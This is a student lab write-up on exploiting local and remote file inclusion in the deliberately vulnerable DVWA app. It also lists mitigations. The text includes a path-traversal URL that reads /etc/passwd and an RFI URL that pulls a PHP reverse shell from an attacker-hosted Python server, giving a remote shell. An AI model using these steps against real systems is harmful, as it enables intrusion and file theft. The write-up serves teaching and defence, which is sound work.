|  |  |  |  |
| --- | --- | --- | --- |
|  |  | Local File Inclusion/Remote File Inclusion(core)  Otis Smith / Cybersecurity Professional / 11.7/23 |  |
|  |  |  |  |
| Pipette dropping liquid in a petri dish | | | |

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | |
|  |  | TABLE OF CONTENTS |  |
|  |  | Summary …………………………..  Discovery……………………………  Vulnerability……………………….  Exploitation………………………..  References.………………………. |  |




|  |  |  |
| --- | --- | --- |
| Summary |  | |
| The assignment involves setting up Damn Vulnerable Web Application (DVWA) on VirtualBox, exploiting local file inclusion (LFI) and remote file inclusion (RFI) vulnerabilities on a Kali Linux machine, and documenting the steps taken and files accessed. The process includes configuring security levels in DVWA, attempting LFI exploitation at different security levels, and then moving on to RFI exploitation by modifying the PHP function allow\_url\_include.  A hand holding a glowing city  Description automatically generated | |  |
| Discovery  The assignment begins with setting up DVWA on VirtualBox, ensuring Docker is installed on the Kali machine, and running the DVWA Docker container. The DVWA website is accessed through a web browser, and security levels are configured to low and medium. The LFI vulnerability is exploited by including local files such as /etc/passwd at different security levels.  Open a terminal in kali and use this command “**docker -v**” to ensure docker is installed.  A screenshot of a computer  Description automatically generated  Use this command **“sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa**” to Start the “**DVWA**” server.  A screenshot of a computer  Description automatically generated  Open “Firefox” use kali’s ip address “**172.17.0.1**” and Enter in the username “**admin**” and password “**password**” credentials to log in.  A screenshot of a computer  Description automatically generated  Click on the “**DVWA Security**” from the menu on the on the left hand of the page. Set the security level to “**low**” and then hit the “**submit**” button. The security level is currently now set to “**low**”  A screenshot of a security level  Description automatically generated  Move over to the “**File inclusion**” tab and change the URL from “ **http://172.17.0.1/vulnerabilities/fi/?page=include.php** to “ **http://172.17.0.1/vulnerabilities/fi/?page=../../../../../../etc/passwd “.**  A screenshot of a computer  Description automatically generated | |  |
|  | |  |

|  |  |  |
| --- | --- | --- |
| Vulnerability |  | |
| The LFI vulnerability is identified in the DVWA File Inclusion tab, allowing the inclusion of local files by manipulating the URL parameter. The security levels influence the complexity of the vulnerability, with higher levels implementing input validation to enhance security.  Use “**http://172.17.0.1/vulnerabilities/fi/?page=../../../../../../etc/passwd” in the url** then hit the **“View Source | View help”** button to identify the LFI vulnerability as low**.**  A screenshot of a computer  Description automatically generated  Click on “**ViewSource**” and “**compare All Level**” button the scroll down to review the “**Medium**” output.  A screenshot of a computer  Description automatically generated | |  |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploitation | | |  | |
| For RFI exploitation, the PHP function allow\_url\_include is enabled by modifying the DVWA server's php.ini file. A Python server is set up to host a reverse shell file, and the DVWA server is configured to allow remote file inclusion. The reverse shell is then executed by modifying the URL parameter in the DVWA File Inclusion tab. The steps include modifying the reverse shell file, hosting it on the Python server, and using the DVWA interface to execute the code from the remote server. use this command “**sudo docker container list**” to list the “**Container ID**” which is “**3766aba17c24**”  A screenshot of a computer  Description automatically generated  Replaced “**dvwa**” with the container id “**3ed94b53b982**” into these two commands “**sudo docker exec 3ed94b53b982 sed -i 's/allow\_url\_include = Off/allow\_url\_include = On/g' /etc/php/7.0/apache2/php.ini**”. and **sudo docker exec 3ed94b53b982 /etc/init.d/apache2 reload**” to enable the PHP function “allow\_url\_include”  A screenshot of a computer  Description automatically generated  A screenshot of a computer  Description automatically generated  Move over to the “**DVWA**” web page to check the changes. click on “**File inclusion**” and the “**allow\_url\_include**” massage was gone.  A screen shot of a computer  Description automatically generated  Ran the command “**python -m http.server 8080**” in kali to start the python server on port 8080.  A screenshot of a computer  Description automatically generated  From the Python, use this command “**locate php shell**” then decided to use this reverse shell **“/usr/share/laudanum/php/php-reverse-shell.php**”  A screenshot of a computer program  Description automatically generated  Use the command “**sudo nano php-reverse-shell.php**” to set the kali station “**ip=10.0.2.4**” and “**port=4445**  A screenshot of a computer  Description automatically generated  Open a new Firefox tab and use the command “**http://172.17.0.1/vulnerabilities/fi/?page=http://10.0.2.4:8080/php-reverse-shell.php”** and hit “**Enter**”. In “**Listener**” the connection was established. Did the “**ls**” to show the directory list.  A screenshot of a computer  Description automatically generated  Use the command “**cd etc**” then “**cat password**” to provide the list below.  A screenshot of a computer  Description automatically generated | | | |  |
| References |  |  | |  |

The assignment refers to online resources, specifically a Medium article titled "Understanding File Inclusion Attack using DVWA web application" (https://medium.com/@manjuteju008/understanding-file-inclusion-attack-using-dvwa-web-application-30d06846c269) for identifying sections related to LFI and RFI in DVWA.

Mitigation: 

1. Local File Inclusion (LFI) Mitigation:
   * Input Validation: Implement robust input validation mechanisms in web applications to ensure that user inputs are sanitized and validated before processing.
   * File Whitelisting: Maintain a whitelist of allowed files and directories, preventing the inclusion of sensitive system files.
   * Security Awareness: Train developers to be aware of the risks associated with LFI vulnerabilities and the importance of secure coding practices.
2. Remote File Inclusion (RFI) Mitigation:
   * Disable allow\_url\_include: Ensure that the PHP function allow\_url\_include is disabled in the php.ini configuration file to prevent remote file inclusion.
   * File Integrity Monitoring: Implement file integrity monitoring to detect and respond to unauthorized modifications to critical system files.
   * Network Filtering: Employ network filtering rules to block requests attempting to include files from external servers.
3. Secure Configuration Practices:
   * Principle of Least Privilege: Restrict permissions and privileges to the minimum necessary for both web servers and applications to operate.
   * Regular Audits: Conduct regular security audits to identify and address misconfigurations in web servers and applications.
   * Container Security: If using Docker or similar containers, ensure that container configurations are secure, and unnecessary services are disabled.
4. Monitoring and Logging:
   * Intrusion Detection: Implement intrusion detection systems to detect and respond to unusual patterns of file inclusion attempts.
   * Logging Best Practices: Implement secure logging practices, avoiding the inclusion of sensitive information in logs, especially in clear text.
   * Log Analysis: Regularly analyze logs for signs of potential file inclusion attacks and anomalous activities.
5. Web Application Firewalls (WAF):
   * Deploy a WAF: Use a Web Application Firewall to monitor and filter HTTP traffic between a web application and the Internet, providing an additional layer of security.
   * Rule-Based Filtering: Configure WAF rules to detect and block suspicious file inclusion patterns.
6. Continuous Education and Training:
   * Security Training: Provide ongoing training for developers, system administrators, and other stakeholders to stay informed about the latest security threats and mitigation techniques.
   * Incident Response Training: Train teams in incident response procedures to effectively handle security incidents.
7. Regular Software Updates:
   * Patch Management: Keep web servers, frameworks, and libraries up-to-date with the latest security patches to address known vulnerabilities.
   * Dependency Scanning: Regularly scan applications for dependencies with known vulnerabilities and update them accordingly.
8. Third-Party Code Review:
   * Code Review: Conduct thorough code reviews, especially when incorporating third-party libraries or components, to identify and mitigate security vulnerabilities.
9. Secure Development Lifecycle (SDLC):
   * Include Security in SDLC: Integrate security into the Software Development Lifecycle (SDLC) to ensure security considerations are addressed at every stage of application development.
   * Automated Security Testing: Use automated security testing tools to identify and remediate vulnerabilities during the development process.
10. References Review:
    * Validate Information: When referring to online resources, validate the information from reputable sources and cross-reference with official documentation to ensure accuracy.

By implementing these mitigation measures, organizations can significantly reduce the risk of local and remote file inclusion vulnerabilities, creating a more secure web application environment. Regular updates, proactive monitoring, and user awareness contribute to an effective defense against potential exploitation.

In conclusion, the assignment provides hands-on experience in identifying, exploiting, and documenting LFI and RFI vulnerabilities in a web application using DVWA and Docker. It covers configuring security levels, manipulating URL parameters, and executing remote code through file inclusion.